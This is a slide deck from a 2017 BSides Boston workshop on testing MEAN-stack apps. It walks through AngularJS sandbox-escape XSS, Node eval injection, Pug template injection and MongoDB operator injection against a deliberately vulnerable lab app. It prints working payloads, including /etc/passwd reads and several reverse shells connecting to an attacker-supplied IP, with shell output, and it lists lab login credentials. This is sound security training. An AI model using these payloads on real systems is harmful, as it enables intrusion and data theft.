Being MEAN

Security BSides Boston 2017

Intros

Intro - Casey Dunham

@CaseyDunham

Senior Security Consultant

VSR/NCC Group

I’m around..

Intro - Keith Hoodlet

@andMYhacks

Engineer, Customer Success team at Rapid7

Co-Founder, InfoSec Mentors Project

https://GitHub.com/andMYhacks

Thank You

Keith and I have had a blast working on putting together this training

We appreciate you coming

Thank you to the BSides Boston staff for all of the great work they do

Thank you to all the Sponsors that help to make BSides Boston a success

Where we are going

- Objectives
- Methodology
- Setup
- Vulnerabilities
    - AngularJS Cross Site Scripting
    - Server Side JavaScript Injection
    - Server Side Template Injection
    - MongoDB Injection
- W

Workshop Objectives

Understand what the MEAN stack is

Understand and test for common security vulnerabilities

Exploit the vulnerabilities

Have fun!

What is MEAN?

The MEAN stack is comprised of four main technologies:

- MongoDB
  - NoSQL Database
- ExpressJS
  - Web Framework
- AngularJS
  - Client Side Framework
- Node.js
  - Web Server

Testing Methodology

Testing Methodology

My thoughts only. Develop your own approach. No *right* way.

Not a checklist. An approach to testing.

Ensures that the application gets the attention it needs

Should allow for the individual to exercise some creativity, while also guiding testing

See OWASP Testing Guide

- https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents

OWASP ASVS

- https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

Phases of Testing

1. Reporting
2. Information Gathering
3. Configuration and Deployment Management Testing
4. Authentication and Identify Management Testing
5. Session Management Testing
6. Authorization Testing
7. Input Validation Testing
8. Testing for Error Handling
9. Testing for Weak Cryptography

Phases of Testing - Reporting

Start this early

Get your report setup and ready to go

Templatize findings as much as possible

Document all findings at the time of finding

Phases of Testing - Information Gathering

- Walk through the application with an intercepting proxy
- Get a feel for it’s purpose and how users would be interacting with it
- Test any provided credentials
- Try to learn what frameworks, libraries, and other pieces of their technology stack are
- Verify any issues that your scanner presents
  - Can be a great way to kick off the report with a few findings

Phases of Testing - Cfg. and Deployment Testing

Looking at related network and infrastructure configuration

Platform configuration

See if any sensitive information is leaked by the application server (e.g. IIS)

Test any cross domain policies

Phases of Testing - Authentication and Identity Mgmt

Test login / forgot password functionality

Testing around account lockouts and provisioning

Default credentials

Testing user role definitions

Testing for account enumeration

Phases of Testing - Session Management Testing

Weak session identifiers

Weak session protections

Session timeouts

Cross Site Request Forgery

Phases of Testing - Authorization Testing

Directory traversals

Bypassing authorization checks

Privilege Escalation (horizontal / vertical)

Insecure Direct Object References

BurpSuite plugins (Autorize, AuthMatrix)

Phases of Testing - Input Validation Testing

Injections of all sorts

XSS, SQLi, XXE

File uploads

Code injection (templates, etc.)

Phases of Testing - Testing for Error Handling

I don’t normally include this as a distinct phase

If there are issues with error handling, will probably be apparent by this time

In some cases I will perform more specific checks depending on the framework or application server in use.

Phases of Testing - Testing for Weak Cryptography

TLS issues

Any potential padding oracle attacks?

Anything sensitive sent over unencrypted channels

Phases of Testing - Client Side Testing

Again, not something I consider a distinct phase.

Most of this falls under input validating testing

Look at any client side storage being used (e.g. local storage)

Sensitive information being cached?

Clickjacking

Websockets

Phases of Testing - Business Logic Testing

Can be very complicated

Manual

Need a good understanding of the normal application flow

I’ve done tests that focused a lot on just this

Lab Setup

Lab Setup

GitHub Repo for the Application

https://github.com/caseydunham/Being-MEAN

Digital Ocean Instance

http://104.131.101.185

User: bsides

PW: bsidesboston2017

Vulnerabilities

Vulnerabilities

For each vulnerability, we will:

Introduce some background material

Look at ways of testing for the vulnerability

Allow time for everyone to try their hand at exploiting the vulnerability

Walkthrough the exploitation

AngularJS XSS

AngularJS Expressions

JavaScript like expressions, can’t do much on their own.

```
{{ 6 + 6 }} would result in 12 being inserted into HTML
```

AngularJS expression can appear in many different places in HTML templates:

```
<ul class="phones">
  <li ng-repeat="phone in $ctrl.phones | filter:$ctrl.query | orderBy:$ctrl.orderProp">
    <span>{{phone.name}}</span>
    <p>{{phone.snippet}}</p>
  </li>
</ul>
```

AngularJS XSS

Expression Sandbox is NOT a security boundary!

> “In AngularJS 1.6 we removed this sandbox as developers kept relying upon it as a security feature even though it was always possible to access arbitrary JavaScript code if one could control the AngularJS templates or expressions of applications.”

(http://angularjs.blogspot.com/2016/09/angular-16-expression-sandbox-removal.html)

Do not mix client and server templates

Do not use user input to generate templates dynamically

Consider using CSP (but don't rely only on CSP)

- From the AngularJS Security Guide. https://docs.angularjs.org/guide/security

AngularJS XSS - No Nos

Generating AngularJS templates on the server containing user-provided content. This is the most common pitfall where you are generating HTML via some server-side engine such as PHP, Java or ASP.NET.

- From the AngularJS Security Guide. https://docs.angularjs.org/guide/security

AngularJS XSS - More No Nos..

AngularJS modifies the DOM client side. So..

Avoid passing an expression generated from user-provided content in calls to the following methods on a scope:

```
$watch(userContent, ...)
$watchGroup(userContent, ...)
$watchCollection(userContent, ...)
$eval(userContent)
$evalAsync(userContent)
$apply(userContent)
$applyAsync(userContent)
```

AngularJS XSS - More No Nos..

Passing an expression generated from user-provided content in calls to services that parse expressions:

```
$compile(userContent)
$parse(userContent)
$interpolate(userContent)
```

AngularJS XSS - More No Nos..

Passing an expression generated from user provided content as a predicate to orderBy pipe:

```
{{ value | orderBy : userContent }}
```

AngularJS Expressions

While the AngularJS Expression syntax is limited and we can’t do much with them on their own…

When an expression includes user generated input and is rendered server side, combined with a sandbox escape, we will have a method of executing arbitrary JavaScript.

Sandbox Escapes

AngularJS

Gareth Hayes (PortSwigger) has documented many AngularJS Sandbox

Escapes at:

http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html

Your Turn

Use a sandbox escape and the vulnerable form to trigger an XSS


How would you incorporate this into testing?

AngularJS 1.5.8

For this workshop we are using AngularJS 1.5.8. A working sandbox escape is:

```
{{x = {'y':''.constructor.prototype}; x['y'].charAt=[].join;$eval('x=alert(1)');}}
```

Welcome to the Future



.mario @0x6D6172696F 7 Sep 15

@jayaradhashyam @albinowax I just tweeted a sandbox bypass that works particularly for 1.2.0 (because the published ones did not). Enjoy :)

harisec
@har1sec

@0x6D6172696F @albinowax BTW, it worked. Now I have code execution inside a PhantomJs application with AngularJs. WTF? :)

8:28 AM - 7 Sep 2015

Server Side JavaScript Injection

Server Side JavaScript Injection

NodeJS applications are:

- Written in JavaScript
- Are executed on the ***Server***
- If user input is passed into a dangerous function (e.g. eval), RCE is possible

ExpressJS Route

```
router.post('/', function(req, res, next) {
  var data = req.body.query;
  Var result = eval(data);
  res.render('home', {result: result});
});
```

Your Turn

1. Verify that the below form is vulnerable by causing a delay in the server response
2. Exploit the injection to read /etc/passwd
3. Can you get a remote shell?

Causing Server Side Delay

JavaScript doesn’t have a sleep/delay function

Can be achieved with the following:

```
var start=new Date().getTime(); while (new Date().getTime() < start + 5000);
```

Be very cautious with this, can result in a Denial of Service!!!

Reading /etc/passwd

Since we are running in the context of NodeJS / ExpressJS, we can load additional modules.

To read files, we can use readFileSync:

```
res.end(require('fs').readFileSync('/etc/passwd').toString
  ())
```

Might need to figure out the response object name. Here it is `res`, but there's no reason it needs to be named that.

Remote Shell (Part 1)


Who doesn't like shells :)

Run netcat locally:

```
$ nc -nlv 9999
```

We can then verify connectivity using the following:

```
root.process.mainModule.require('child_process').exec('id | nc [YOUR IP]
  9999')
```



```
Being-MEAN @ MacBook-Pro (casey) $ nc -nlv 9999
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
Being-MEAN @ MacBook-Pro (casey) $
```

Remote Shell (Part 2)

Run netcat locally:


```
$ nc -nlv 9999
```

`Inject the following payload:`

Remote Shell (Part 2)

```
(function(){
  var net = require("net"),
      cp = require("child_process"),
      sh = cp.spawn("/bin/sh", []);
  var client = new net.Socket();
  client.connect(9999, "[YOUR IP]", function(){
      client.pipe(sh.stdin);
      sh.stdout.pipe(client);
      sh.stderr.pipe(client);
  });
  return /a/;
})();
```

Profit!



```
Being-MEAN @ MacBook-Pro (casey) $ nc -nlv 9999
id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
whoami
vagrant
hostname
vagrant
pwd
/vagrant/test-app
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:32:ed:09
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe32:ed09/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57508 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29744 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:78095138 (78.0 MB)  TX bytes:2083161 (2.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3317 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3317 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:336054 (336.0 KB)  TX bytes:336054 (336.0 KB)

```

Server Side Template Injection

Server Side Template Injection

Many web applications use templating systems

- Generating emails
- Rich Editable Content (wikis, CMS, etc.)
- Could also be used in report generation

ExpressJS: Jade/Pug

Java: Velocity

Many others...

Server Side Template Injection

ExpressJS by default uses Jade (now called PugJS)

- https://pugjs.org/

Can evaluate expressions using = (equals sign)

- E.g. injecting `= 7 * 7` will result in `49`.

Your Turn - SSTI Example 1

1. Verify that the below form is vulnerable

2. Exploit the injection to read /etc/passwd

3. Can you get a remote shell?

Server Side Template Injection (Example 1)

Verify that the form is vulnerable can be done using an expression that will be evaluated:

E.g. = 7 * 7

Server Side Template Injection (Example 1)

Once we have identified an injectable parameter, we need to be able to get access to the processing system:

```
- var d = root.process.mainModule.require('fs').readFileSync('/etc/passwd').toString();

div #{d}
```

Server Side Template Injection (Example 1)

For Jade, we need to define the function and then execute it server side:

```
function reverse_shell () { … }
= reverse_shell()
```


What do we use for the reverse_shell function ?

Server Side Template Injection (Example 1)

Once we get the root process from the Jade engine, we can branch out and require the rest of what we need:

```
function a() {
  var x = root.process.mainModule.require
  var net = x("net"), cp = x("child_process"), sh = cp.spawn("/bin/sh", []);
  var client = new net.Socket();
  client.connect(9999, "[YOUR IP]", function(){
      client.pipe(sh.stdin);
      sh.stdout.pipe(client);
      sh.stderr.pipe(client);
  });
  return /a/;
}
```

Profit!



```
Being-MEAN @ Macbook-Pro (Casey) $ nc -nlv 9999
id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
hostname
vagrant
whoami
vagrant
pwd
/vagrant/test-app
```

Your Turn - SSTI (Example 2)

1. Verify the template injection vulnerability

2. Exploit to create a Cross Site Scripting payload

3. Can you also get a shell from this?

Server Side Template Injection (Example 2)

Slightly different example. We aren't processing an entire template.

Can embed expressions via:

```
#{ 7*7 }
```

We can inject HTML elements also:

```
#[a(href='#')]
```

Server Side Template Injection (Example 2)

Can create an XSS payload with the following (many other ways..):

```
#[a(href="" onmouseover="javascript:alert(42);") alert]
```

Server Side Template Injection (Example 2)

We can also get a shell here using a modified version of the one from Example 1. Also need to use the expression syntax:

```
#{ (function() {
           var x = root.process.mainModule.require;
           var net = x("net"),cp = x("child_process"), sh = cp.spawn("/bin/sh", []);
           var client = new net.Socket();
           client.connect(9999, "[YOUR IP]", function(){
             client.pipe(sh.stdin);
             sh.stdout.pipe(client);
             sh.stderr.pipe(client);
            })
          })()
         }
```

MongoDB Injection

MongoDB Injection

MongoDB (as well as other NoSQL databases) present a unique challenge

Depending on the injection point, can be tested for by similar payloads, but not usually

Exploitation like in traditional SQL Injection can be hard

Traditional SQLi

Textbook SQLi Login Example:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

Attacker enters the following:

username = `' or 1=1--`

password = `'dummy'`

```
SELECT * FROM users WHERE username = '' or 1=1--' AND password = 'dummy'
```

Creates a tautology and login is successful even though attacker doesn’t have proper credentials.

...but With MongoDB

User lookup query in MongoDB:

```
db.users.find({username: username, password: password});
```

If an attacker can inject the following:

username: `{"$gt": ""}`

password : `{"$gt": ""}`

```
Results in the following

    {
        "username": {"$gt": ""},
        "password": {"$gt": ""}
    }
```

Additional fun tricks

ExpressJS uses the qs module to process query strings. Like other frameworks this will construct arrays out of query parameters

So a request like the following:

```
POST http://target/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded

username[$gt]=&password[$gt]=
```

Will result in the same query as before.

This can be useful in some situations.

MongoDb Injection - Your Turn

Verify that the search form is vulnerable

Exploit the vulnerability to return all the users

MongoDB Injection - Part 1

What have you tried?

Possible tests


```
a'; return true; var dum='a
```

```
=a\'; ---
```

```
[$ne]=
```

MongoDB Injection - Part 2

http://localhost:3000/mongodb?query[$ne]=



localhost:3000/mongodb?query[$ne]=

MongoDB Injection

Goals

1. Verify that the search form is vulnerable
2. Exploit the vulnerability to return all the users

Search returned the following users:

First Name	Last Name	User Name
Carol	Danvers	cdanvers
Susan	Storm	sstorm
Natasha	Romanov	nromanov
Jean	Grey	jgrey

Further Research with MongoDB

Plenty of examples of testing for injections

Exploitation is not well documented

http://2012.zeronights.org/includes/docs/Firstov%20-%20Attacking%20MongoDB.pdf

https://zanon.io/posts/nosql-injection-in-mongodb

Tool support is very lacking.. Not really going to just go run sqlmap on it.

Conclusion

Conclusion

A lot more work and research to do

Many more applications are using this stack or parts of this stack

Need to build more tools to support these technologies

Thanks for Coming.

Really. Thanks.

@CaseyDunham @andMYhacks